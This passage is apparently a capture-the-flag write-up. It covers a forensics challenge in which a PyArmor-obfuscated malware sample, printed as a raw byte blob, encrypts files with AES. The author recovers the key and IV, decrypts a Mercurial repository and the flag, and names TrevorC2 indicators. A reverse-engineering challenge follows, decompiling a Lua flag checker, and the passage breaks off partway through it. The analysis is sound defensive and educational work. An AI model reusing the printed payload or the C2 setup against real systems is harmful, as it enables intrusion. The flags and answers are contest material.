\xc2=\xa4yC\x1e?B=\x9c\xb6\xed\xa1\xa2S>?\x98\xdeG\xa4j\x1d\xb8&\xf9\x15f\x199\xe5\xb1\xcf]
\xc2{c\x85W6.\x14U\xee*\xa2\x8c\x85\xd9\xe3\x953&t\xd4\xc1\xfe<\xbf\xd9\xea\xf0\xcf\x12W\xf
0\x15\xd6\xf0\x0f5X47\xc4\xf7@\xaa\xa1z-CD\xc9\xa8`\xf0\xdf\xdety5\xe1m\x18\xc2\x16\x06\xac
\xc5\x9f\xca\xb3\xa5\xb6\xd9\xbc\x8a\r\r\xacW\x7f\x18[\xfe\xbf\xc3\xe5\xdf#7\xe9\xad\x8b\xa
b\xec\xae\xae\xe5\x1a\xd6Ai\xcd\xd2[\xa3-\x1c\xe5sM\xa4r\xc3h\xdd\x1d\xc8\xffw\x96\x05\xb5}
\xf0\xda\xb2\x16<\x04\x1fCk1\'\xb9\xb01\xfd`/\xb9_\x8a\xb7Y\xdb_\xca\xb5\x0c\x99\xce\x9d\xf
dO7\x88\x16%@\xc3\x07\xd5\'\xda\x05\x9b\x12\x9d\xbdr\x0fN\xd0\xd704A)\x01\x80,\x884\xcb\x9d
\xfa\'\x90>\xb4\x92\xa2\x02c]QP\xf7\xf0\xaa\xd9\xc6y9\x91\x93\xd5\xf6\xff\xc3\xd9\x8dJ\x05
\xa7O\x951\xaf\xaee\x8b\xd3\xe3\x7f\xdf\xe1\xa0\xe6\xc1\x16\xb3s\x95\x9fpr/*\x0fV\xd4\xbe)\
xa6\x13\xd9w\xb5>\xe8L]\xf3^c\x04\xa5xF\x99vtMD\xdc\xf4\xaf\xe6\xdb3\x90\xbcb\xe7\xa75Z\xa5
\x1b\x1e\xf02\xea\xddO\xfa\xb4\xb7<\xf3\xa6wC0x\xb1\xcb\x18K-O4\xc3,\xb4\x96\xe2+\xe7\xf0\x
91oKD\xf1V+\xdb\xedL%Y\xeb5io,:\t\x06\x9b<3\\J\x00\xac\x19\xa1\xce\xaa\xf2c\x04\x01\x92>M\x
e9\xa7<\xb7\xfeF"\xef\xdf\xeb\x7f\xbb\x8b\xaa\x0fv\xc5]\x0b\x84x\x0b\x90\x83\x80z\xda\xc2w\
xa0\xda\xa31J\xa4\x92\xc4\xfc-\r\xfe\xcay{f\x9d\tU8U\x9d\xd9\xffG=\x90\x10\xffZ\xa6\'?\xdf\
xe6\xbe\x86gIZ24\xdb\xa9\xc7\xa5\xf3l=\x15f\x83R
\xf4[\x82T\xb71\xe0\x87\x8d\x01/\x81\xefFX\x01\x17\x8dg\x16\x92\xb4\xe6A\xa2\xf9s\xd57_*E\x
a8Tz\xcf\xfd\x16\xc2E\xa9N\x8d\xfb\x87\x97v0\xcc\xae=\\%\xc4\x99\xa7\xb7\x07\x917\xa6\xa3\x
d4\xbe%\xad\xfeT\xcb\xebL+\x03\t\xa60\x92x\xd9+gK\x0c%\xc5\xd6\xf1yn\x82h\xda4\x0c\xe69\xe0
f\x06\x93\xcc\x14i\x85\x1e\x7f\xb2\x85\r\xe4\xd5\xc2m\x13\x05\xb6r\xe3Q\xb6\x0e-\xca\xb6RX\
x06\x84\x85\x83\xf1\xbf\xc8\xb7\xb4*\x8cFHq\xbe\xf1\xe7\xf4W\xcd\xaa\x0c\x10\xbb\xa4Qi\x88\
xf4.\xa6<5\tc\xce\x97\x9e:\xce`5\xcc\xfcu\xbe\xf2
\xec\x0f\xcd\x88\x02\x87mK\x85\x99R\xbb\x13\x02A\xf4\x12ms\x11\xfd\xc4\xf37\xed\xfc\x84u.9\
x03\xe4R\x8fm\xd3\xf8\xc1\x7f\xbbq\xef\xbb3\x0f\x7f
\xe3\x11\xc77\x811\xe70\x10\xdc\xfb\xaa\x08\xa2
\nv\xee\xc0\x16\xb6U\x08{t.L~\x17c\xf7\x04\xa8\xfbB\xe5H\xd4\x89\x07E8\x90\xe3\xd8\xe7\xd1\
t\xbaw.\x93T\xaeq\'\xb3\xabYv$w{\xbc\xc3?\xfa\xde\xdb"\xf5\xe4~f\x9f7y\xe9\xca5|\x97\xe9\xb
3A\x16\xc7\x08^\xb9\xeb\xce:S8\x17\xd37\xa6\x18g\xe2Z\x18\x8el\xe3\x1ad\xc3C\xd1\x06g\xb0r\
xffo8\x90\x0e\xc86%\xd3\xe4\x08\xb3\xe5@\x1eS\xe0\xee\xa2\xae\x81lt\xeb77i\x0b\xc6\xc8\xe6n
\x00\xe9\x1e\xd4.\xdc\xfa\x83\x0cg;\x8a\xc9\x8e\r\x0f? \x18\xd81
\x1c{\x83\x1d\xfbs>\x8cK\x1b\xb9\xf39\xeds\xf1"\xc0\xab\\tzu\x0e6\x8e\'b\x9d\xe4\xd9D\x9b\x
95\x92\xa6\xf4\x10\x05y\x8d\x11\xb8\x00i\xa3\xb2A\x91V\x15Z\x8c\xc8p\xca/h\xaf\xb8\x9f\xcc\
xd4\x14O`Rg\xf5\xa2\xbd\x07\xa1\x81&+w~\xa1\x06\x0c\xf2\x83\x92b\x0b\x80\\\xbe\x88\x92ZOY\x
82z)\xa1\x07\xc1\x00\x95\xb0[\xe7\x0b\x95\x03\xa7\xcb{\xec\xa7\xfdA\xdaT\xc5\x84\x9b
p\xfe\x08\xf3\xfa\xbf\xc1\xec]\xbb\x9e!p\xf2\x00\x1e/\x97&\x8cM\xaf\xd9[z\xd4\xc9:\xcc]\xbd
\xe7Qd\xcb ^\xe6h\xbdT\xa1\xfbB\xd3\x9fVQ\x9aB\xf5\xbc\xbb\x1cNaJphk
\x86\xa7\x13|!\x11CG\xf5S\x80\xc3\xf8\xb0\xfe\xa2\xeb&\xfd\x91\x0e\xd6F\xaeo\x86a\xe4\x9aTg
\xde8\xcf7Q\x9b\xb1\xc5D1\x04\xe9\x0bjBD\xf9%\xb0.\xf4\x0c\x02\x01\xbf\x97\x99.O\x9fM\xa9\x
99\xbe\xbbZ\xce\xd9\xf9\xc5\xc7/4\x0ba\x1d\xac`(\x07o\xc7\xd7J\xa44\xf2\x10\x876:\x06v\x87?
!\xc6F\xa4P\x9b^-\x8e8\x0c\xa0\xb5\x8f[\x18>\xd0?\x8e\xe7\xeb\xea\xc8,\xd5\x9e\xec\xbd\xeb\
xcb\xfaZ\x19\x01\xa9\\\t\xfb:\xb9\x8aD\xa2\xad\xe2\xea\xb0\xfb~cnq\xec:\'Z\xef\x90l\xa4G"1h
}\xd2s\x9eH\xb8\x8d@\xb2@`\xba7\x90\xd2Ta\x11\xcc\x88\xe0\xb5\x82\xb63/oZ\x08773{\x0bu/\xf1
\xe4{\x9a\xfc)\xa9\x95\xc6\xbc\xb1\x8fS\xf6\xb2\xaa\xe8
\xaa{\xc4J2\xa2\x0c\xa0\x00\x16\xa4\xf0\x06U\xfb\x89\x8e`OJ\xec\xbd\x9au*\r\x02[\xaaN\xe7^\
x16\xa8!\x1b,\'\xe8\xb2Z\rv\xb2\xa14:\xa5\x00\xeaL-\x8c\x0f\xc8\xbd=v`\x98\x03\x9a\x140&\x1
0\x91\xea\xda\x0e\x9bHy.k\xbcv]\x13\xa8\xf6\x12\xdeK\xc9\xef*\r\x98h\x93\x08B\xb7\xbdM\x99\
xf8\xd5\xa2\xea\x11\xa2\x92\xb0d\x8fv\x13\xdd\x90i\xe9\x80.D\xc8\xf2\xacW\x9b\xea\\\xa0\x86
```

```
\x7f\x89=j7\x9b>}\xec\xd3\x9d\xa7d\xef[\xacv\xa5w\xe3k\x1b\xec\x1e\xa9\xd91\t\x19\xa1\xd5\x
13\xa6@\xab\x9f\xba\x86\x98\xdf\xa7\xc8NO\x00\xcc\x96\xf0\xa9\xe8\x96\x9cN\xaf\xd7BXa\xa8OG
a\x01\\\x92EU\x0f\xaa\xf2\x8e\x98(X\xcda\x91\x0fl\x1a\x9c\xcb\x96\xb0\x82\x9ck\xfe\x85\xa6-
\xa8\x1a{\x031\xbe\x11\\@\xfd>ct\xacc\x04Y\x82\x96\xa7_d\x8b;\xa2\x86R\xc9\x19\xd1\x85~\xaf
\',6f\xa1\x82)\xc5\x8b\xee\x94\xf4X\xf8\xf7K\x9f|M_\x19X\xd8&\x92\xc0\x021\xa3!n>K\xdf\xac\
xb8\xe8\xad]\xe0\xce\x0bu\xee\x99P\xdc\xd3\xd9\xa8\xc5\x0c\x963/\xd6Y0\x1c\xc2\xc5\x8e\x03\
x03J\xc1\xfd\xff\xdd\xf1\xd10$\xc8W\xfd(6\xefo_7}Bm\x0cy\xa7\xb1e"\xd6\xcbZR\x91\xdeO\x10\x
cf\xc073\x84}\xbe>W\x92\x1c\xb1x\xfc0\xa0I[\x17\x05\xfe\xfc\x0cY3\x9b&D\x9d_\xc4$4<[5\x1d\x
ca\x02\xb6\x8e1\xf2?i\x17\xd5+\x98\xa16\x8b\n\xa4\xddZ\x8f\x02v\xb3\xe7\x8c\x98@\xc0\x17\xf
d\xcf|\x87U\x8e\t\x1d\xde\x82md\xbd%\xee|\xc3\xed\x17\x84\xd3\xda\xbev\x91\xb2\x8e\xf9G\xba
\x96\xab\xe2[\xdcN&\x93\x97.^\x9f\xa7q\x9cj\x18Z\xf5\x13S\x8f\xd6\x15\xfcv\x05mP\xa4\xf3\x9
dE\xa8\x8a\x16\xe9\xb7\xa6\xad\x7f\xa3?\xc4u\xac\xd6\xbf\xaf\x86&\x14K\xcd\x08\x9e\xfb[7\x1
6\xeb\x19\x93\xfd\xb7X\x15\xb4\x94N\xb5\x8e\xd2\xc0\x0f\xbb\xe0{\x0e\x8e\x9evu\xaa\xdcI\xf3
\xd31pK\x01P\r\xeaA\xa7\x8d\xec\xf5\x07\x01\x9a#\xfat\x00\xb2;p-f\x05sz\xf4w\xe6z\xc8\xa1\x
9c\xf7y\xe4\xac!\xb4fkf+\xaa\xaf\x94{\xc7P\xecB\xa8\x84!\xa4l\x02\xf9\xe9\xd9\x19\xaaj\xc1\
xcc\x87A\xf9@l\xe7\xfb\xfd\xe4Xt\x16\x00\x05IG\xf1[OI\\\xfc\xf4\x97C\xf9\xc7\xbd\xa4p\x91\x
a9\x1a8\xeb2\x91\xcb\x8cEa\x99o3\xec\xfaBM0\x0c\x95\x9e\xa5\xc6\x8a\x17\xcb\xfb\xa1\xa9\x12
o\x93\x8a\xe4\xa35\x8d
\xe9\xd7\x03\xdf\xd1?\x08.f\x8cWn\xba\x11\xdd\xc3\xc2p\xf6\x9dn\x0e\n\xf5O\x12\xd8\xce\xfc\
xae\x91\xa4`\xb6\x07\x7f\xb1\x93\x901\x8d\xb9j\xc64\x8e\x15\xa3\x0c\x83\x1d\xf7~6Z\xe7\x81\
xb7\x1f\x03\x15g\xee\xb5l5\x17\xc1\\\xab\xbc\xaf\xaf\xb2\xaa\x10,2\x8e.\xcd\xdf\xe9\x8e\xcd
$\xf1\x1c|\xcc\x08G3\xa1\xb1\xf5\xa9\x01\xea\x8e\x84\x0c7=??M\xcf\x06j\xa69\x05z\x8e\xf1M\x
12f\xde\xb0\xdb\xf0I\r\xcebP\x95\xff\x85\x1e\xa7\xf7\xd7\x02\xb3\x0e\xcb\xe2h\x80\xa7\xe0\x
c1\x17\xc6\x99\x9c\x9aX2N\x04\x9f\x9f)\xd58F\ny\x91\x18s\x1e<\xbc\xcb\xf7x\x1a\xfc\x17\xd9\
xfe4\xcf\xcb\x0fP\x05x\x8b\xd55\xca\x8c
!\xe7\x8f\x0c\xf1\x1c\x94\xa4])\xd3\x14\xa3\xe8\xe6\x15\xd5\xa6\xfcr\xf3\x8d\xa7\xf9dc\xabQ
oa\xd4\xdeO\xe0\xd7\xd7{\xdd\xaa\xd8\x9c\r\xb6\xed\x16\xfc\x06\x7frn\xaf\xd0\xf1\xe1l8\xf5\
xb9\xcd\xd7t\xab\x08v\x96\xc6U\x81\xe3~P\xbf\xba\x0fY\x90\x9c\xad\x9a\x7f\xa3\xfbm~9\x8e\x8
c\xa5\xe1\xf9\xbf\xe9\xf8\xa2\xae\x10{\x86\xc8\xee\x92\xb2\xa6\xc19\\\xcb\x983\xe3kKE\xa8`\
xca\xf7\x14@\x83\x9f:\x83\xdb\xbcs\xc3\x1f\xfch\xde\xc17D\xcb(
\xe0,\x1a\xf64V\x9e\x9d\x99\x16m\x08\xb7p\xf5\x07\xf4\xf2\xd2\xd7\xe4K\xe9\x8e\xf7\x1c\xf1\
xb4\xa2\xd3U(\xe0f\n\x05\x05<\xa0<+WO|\x81\xb9\neo\xbb\x05p^K\xb2t`\x08\x98\xe5:+\xb2\x83\x
b1\xcd\xab\x1d\x96*\x13\xbbZ>>\x0e\xb1o0zK\xa3\xfe\xc8Z\x11Y9s\xa5s\xa0\x81\xc2\x15\xd2K\x1
6\xd2a,"A\xdbF,\xf6\xe70\x07\x13\xb1\xa9\x152cQ\x19KZ&\x14\x9a\xab\xfe\r\xa3+\xd5\xb1d\x12\
xe7t\xec\xa6\x83\xd8\xbe{\xc7a\x88\\i\xa4\x86C*}\xe4\x0e@f\x010\xe2+>\xbc\xa3@A
\xbe\xd0\xd1\x8c`\x0e{e\xaf\xfd\x96\xb7\x89\x8f\x15\x8a-(\xe7\x9c\xb5.\xeb\xc6\x10\xa3G\x1f
\xf2c\xaeh\xb8#\xfa-\xb7\x00\xab;\xfe\x19j\x8c\xff\xa3t\x87\xd9F\x7f\x9bH\x90\xc6\xc1\xf48\
xe4\xd9\xd5\xd4\x9b\x9b\xb9\xa0\x02?\xde\t\xd1G4z\xd9}\x81{\x0e]U-T\xdf\xfeQ\x95\xca\xb9\xd
0:\x01^\x81\xe6\xdf\xca\xc3\x8a?\xe4\x05\xf1xE\x1c\xde\xa8\x0b\xbe%/\xe9*\xc9\xa03<7\xcdXx\
xde\xf7\x80\xb3:\xb2\xd0$\xa6\xe3\xc7\xcbT6\xfa;D\xddeD#\x18\xa2\xae\xf3\x92\x1b\x0c\xf8>\x
87\xe7q\xcb\x8em\xfe\x9e2\xa6<\xf2oK\xde|\xaal\xfc\xcd\xc1\x98\x80oa\xee\x9b\x93\x88\xf7\xf
9\x13\x1fj\x165\x0f\x04\x9c\xc4\xa2\x82\xfd\xfa\x9af\xb1\x82yE\x1d\xc8\x1e\xfc\x8c\x00\x0e\
x99\x87\x90?\x98w\xc1\r,`\xb1\xaa\xea\x1b\x0b\x08\x19\xb4\xb2\xa5\x0e\xb8:\xf6k\tv\xcc\xd5\
x14:\xc0\xbfc\x1c>L\xab)\x8b\xf9\x13\x1a\xd6FOt
\xfa\xd7\xac;\x10\x02\x98\x96\x99\xfdCZ\xa30\x7f\xa360\x1c\x99\xbf\xaa1&G\xd5\n\xf3;\x9a5\x
026\xe5\xd0\xc7\xb5x\x8d\xd3\xc8\xa1\xad\x82\xe4r2\xadM\r4\xab\xff\xf2\xdeK9UZh\x1d\xc6\x08
\xcaU\x80\x14\xfc=\x93\xc6%H\xc8\xe9Q?N\xef\xb99f\t\xd3\xaa]7\xc9\x98\xa15\xaf|\xe0\xfd\x99
Z.\x0eTa\xd2\xa5Q\xbc(S=\xf3\x8af_\x14\xc5%')
```

The script is obfuscated with PyArmor, which makes it difficult to analyze directly. Following the approach described in the article [Reverse pyarmor obfuscated python script using memory dump technique], I was able to dump the memory from the PyArmor runtime. At the bottom of the `__main__` string, I found references to `MODE_CBC`, which suggested that the encryption method used was either AES or DES.




After further examination of the code and dumped memory, I confirmed that the malware was using AES (Advanced Encryption Standard) encryption.

Answer: AES

No 6

```
Question: Key yang digunakan untuk mengenkripsi file
Format: -
```

The next question asked for the key used to encrypt files. By analyzing the top of the `__main__` string in the memory dump, I found the encryption key:




Answer: 7aeaef7351e88b7a

No 7

```
Question: IV yang digunakan untuk mengenkripsi file
Format: -
```

Similarly, I needed to find the Initialization Vector (IV) used for encryption. This was also found in the top of the `__main__` string:



Answer: b2195af3d80ec529

No 8

```
Question: Commit message yang dipush oleh threat actor
Format: -
```

The eighth question asked for the commit message pushed by the threat actor. From the list of commands executed, I could see that the threat actor removed a file named flag.enc and committed this change with a specific message:

19: server::::cd Documents/tugas-akhir && hg commit -m "remove flag hahaha"

Answer: remove flag hahaha

No 9

```
Question: Isi asli dari file `flag`
Format: -
```

For the final question, I needed to recover the original contents of the flag file. Looking at the list of files in the artifacts, suggesting they were files from a Mercurial repository:


```
1589 script.py.enc
```

```
1602 undo.backup.branch.bck.enc
1613 last-message.txt.enc
1625 undo.desc.enc
1638 undo.backup.dirstate.bck.enc
1650 00changelog.i.enc
1661 00changelog.d.enc
1673 00manifest.i.enc
1685 undo.backupfiles.enc
1697 00changelog.i.enc
1709 script.py.i.enc
1722 flag.enc.i.enc
```

To recover the files, I created a Python script to decrypt the AES encrypted files using the key and IV found earlier:

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

ct =
bytes.fromhex('eade7b7579fb9e4cd86f38e7d84418230e4b042e9c593e6e6038f725c19b5cd818377dcb95c2
c998662edac817d07cbe502bb582085b93529f2acdf46ef19abc6529bf6204222b8a93cb3dbe8d8b4294e6a33bb
9d438b84e73080ae9d251f199038a42c8d1f08e41ada0bb618f7fa0d82437c884934b9991a0f7d2f1005d1a2bb1
ed63ad0439935a8cae127e29fb5e5b2c6893aaafafbef4e98d390c56b39419092fd838e4745e5a7fee5c738ab6d
5a2acc8fef53306da96b1df395b46dbe56f04e2445a99dc1a58c7992f94dd033bdfb3404b6d6f8ced51696ea239
eb7c17d2b183dad774a93548905287l2d02d628458366422be09ef6eeba22ae5acaf37c9b8f0cef6fff2fcf0dee
a6fdccffa495b314c7877cf5bbd0caa16cf7de250d204')

key = b'7aeaef7351e88b7a'
iv  = b'b2195af3d80ec529'

cipher = AES.new(key, AES.MODE_CBC, iv)
pt = cipher.decrypt(ct)
try:
    pt = unpad(pt, 16)
except ValueError:
    pass

f = open('hg/00manifest.i', 'wb')
f.write(pt)
f.close()
```

After decrypting various repository files, I reconstructed the Mercurial repository structure:



The structure of the repository looked something like this:

```
<root>\
    .hg\
        data\
            script.py.i
            flag.enc.i
        00changelog.d
        00changelog.i
        00manifest.i
        undo.backup.branch.bck -> branch
        undo.backup.dirstate.bck -> dirstate
        undo.backupfiles -> backupfiles
        undo.desc -> journal.desc
        last-message.txt
    script.py
```

Using Mercurial commands, I was able to extract the encrypted flag file from an earlier revision:

```
hg cat -r 0 flag.enc > flag.enc
```

I then found that script.py contained functionality to both encrypt and decrypt files using the Blowfish algorithm. Running this script to decrypt the flag file:

```
python script.py --input flag.enc --output flag
```

Answer: Walawe1337!!@@

```
from pwn import *

r = remote('165.232.133.53', 9081)

r.sendline(b'TrevorC2')
r.sendline(b'aewfoijdc887xc6qwj21t')
r.sendline(b'whoami')
r.sendline(b'http://192.168.56.102:8888/m')
r.sendline(b'AES')
r.sendline(b'7aeaef7351e88b7a')
r.sendline(b'b2195af3d80ec529')
r.sendline(b'remove flag hahaha')
r.sendline(b'Walawe1337!!@@')

r.interactive()
```

Flag: GEMASTIK18{8a0ff41679ec8dde84f47f482693f32e}

Reverse

Scripts - 100

Challenge Overview
In this challenge, we are given a binary that validates flag input through a custom scripting system. The binary implements a Lua-like environment with defined operations to check whether our input matches the expected flag.

Exploit
Examining the main checking function, we can see that the program reads our input, initializes a scripting context, and runs a validation script:

```
__int64 __fastcall sub_402056(__int64 a1, int a2, int a3, int a4, int a5, int a6)
{
  int v6; // edx
  int v7; // ecx
  int v8; // r8d
  int v9; // r9d
  __int64 result; // rax
  int i; // [rsp+Ch] [rbp-44h]
  int j; // [rsp+10h] [rbp-40h]
  __int64 v14; // [rsp+18h] [rbp-38h]
  _BYTE v15[40]; // [rsp+20h] [rbp-30h] BYREF
  unsigned __int64 v16; // [rsp+48h] [rbp-8h]

  v16 = __readfsqword(0x28u);
  sub_44C870((unsigned int)"Flag: ", a2, a3, a4, a5, a6);
  sub_44C7A0((unsigned int)"%s", (unsigned int)v15, v6, v7, v8, v9);
  if ( j_ifunc_46ECC0() == 33 )
  {
    for ( i = 0; i <= 1162; ++i )
    {
      if ( byte_54CC00[i] == 42 )
      {
        for ( j = 0; j <= 32; ++j )
          byte_54CC00[i + j] = v15[j];
        break;
      }
    }
    v14 = sub_41C650(v15);
    if ( v14 )
    {
      sub_41C730(v14);
      sub_403B70(v14, sub_401F24, 0);
```

```
      sub_404380(v14, &byte_54CBA0);
      sub_403B70(v14, sub_401F8A, 0);
      sub_404380(v14, &byte_54CBC0);
      sub_403B70(v14, sub_401FF0, 0);
      sub_404380(v14, &byte_54CBE0);
      if ( (unsigned int)sub_41B6F0(v14, byte_54CC00) || (unsigned int)sub_404A40(v14, 0,
0xFFFFFFFFLL, 0, 0, 0) )
      {
        sub_411090(v14);
        result = 1;
      }
      else
      {
        sub_411090(v14);
        result = 0;
      }
    }
    else
    {
      result = 1;
    }
  }
  else
  {
    sub_45C920("WRONG");
    result = 1;
  }
  if ( v16 != __readfsqword(0x28u) )
    sub_492140();
  return result;
}
```

The main validation logic consists of:

1. Prompting the user for a flag input
2. Checking that the input is exactly 33 characters long
3. Inserting the user input into a script at a position marked by an asterisk (*)
4. Initializing a scripting context and registering custom operations
5. Running the validation script and checking if the result is correct

Looking at the initialization function reveals that the program performs XOR decoding of the script and operation names:

```
void *sub_402277()
{
  void *result; // rax
  int i; // [rsp+0h] [rbp-30h]
  int j; // [rsp+4h] [rbp-2Ch]
  int k; // [rsp+8h] [rbp-28h]
```

```
  int m; // [rsp+Ch] [rbp-24h]

  for ( i = 0; i <= 1162; ++i )
    byte_54CC00[i] = byte_4E9040[i] ^ 0xA0;
  byte_54D08B = 0;
  for ( j = 0; j <= 4; ++j )
    byte_54CBA0[j] = byte_4E94CC[j] ^ 0xA0;
  byte_54CBA5 = 0;
  for ( k = 0; k <= 4; ++k )
    byte_54CBC0[k] = byte_4E94D2[k] ^ 0xA0;
  byte_54CBC5 = 0;
  result = byte_4E94D8;
  for ( m = 0; m <= 4; ++m )
  {
    result = (void *)m;
    byte_54CBE0[m] = byte_4E94D8[m] ^ 0xA0;
  }
  byte_54CBE5 = 0;
  return result;
}
```

The program XORs each byte with `0xA0` to decrypt the script and the names of three operations that will be used during validation.

After decoding `byte_4E9040`, we can see the Lua script responsible for flag validation:

```
ops = {"j3s5l", "j3s5l", "m9kp2", "qwx7z", "qwx7z", "m9kp2", "j3s5l", "j3s5l", "qwx7z",
"j3s5l", "j3s5l", "qwx7z", "m9kp2", "j3s5l", "qwx7z", "j3s5l", "m9kp2", "j3s5l", "j3s5l",
"m9kp2", "m9kp2", "qwx7z", "j3s5l", "m9kp2", "j3s5l", "m9kp2", "m9kp2", "j3s5l", "m9kp2",
"qwx7z", "qwx7z", "qwx7z", "qwx7z"}
k = {143, 193, 38, 93, 97, 13, 149, 22, 102, 163, 38, 84, 55, 157, 130, 12, 65, 133, 194,
3, 9, 162, 198, 41, 77, 20, 55, 76, 17, 192, 207, 104, 163}

pt = "********************************"
ct = {200, 132, 39, 158, 180, 71, 220, 93, 151, 155, 93, 185, 67, 194, 245, 111, 49, 236,
178, 113, 96, 272, 161, 54, 33, 77, 55, 43, 100, 289, 310, 205, 288}
for i = 1, #pt do
  local op_name = ops[i]
  local key_val = k[i]
  local char_code = string.byte(pt, i)
  local result = 0

  if op_name == "qwx7z" then
    result = qwx7z(char_code, key_val)
  elseif op_name == "m9kp2" then
    result = m9kp2(char_code, key_val)
  elseif op_name == "j3s5l" then
    result = j3s5l(char_code, key_val)
  end
```

```
  if result ~= ct[i] then
    print("WRONG") os.exit(1)
  end
end

print("CORRECT")
```

By examining the code that registers these operations with the Lua environment:

```
sub_41C730(v14);
sub_403B70(v14, sub_401F24, 0);
sub_404380(v14, &byte_54CBA0);
sub_403B70(v14, sub_401F8A, 0);
sub_404380(v14, &byte_54CBC0);
sub_403B70(v14, sub_401FF0, 0);
sub_404380(v14, &byte_54CBE0);
```

We can determine the three operations:

- `qwx7z(a, b)`: Performs subtraction `a - b`
- `m9kp2(a, b)`: Performs addition `a + b`
- `j3s5l(a, b)`: Performs bitwise XOR `a ^ b`

To find the correct flag, we need to reverse the operations. For each position, we can determine the original character by applying the inverse of the operation:

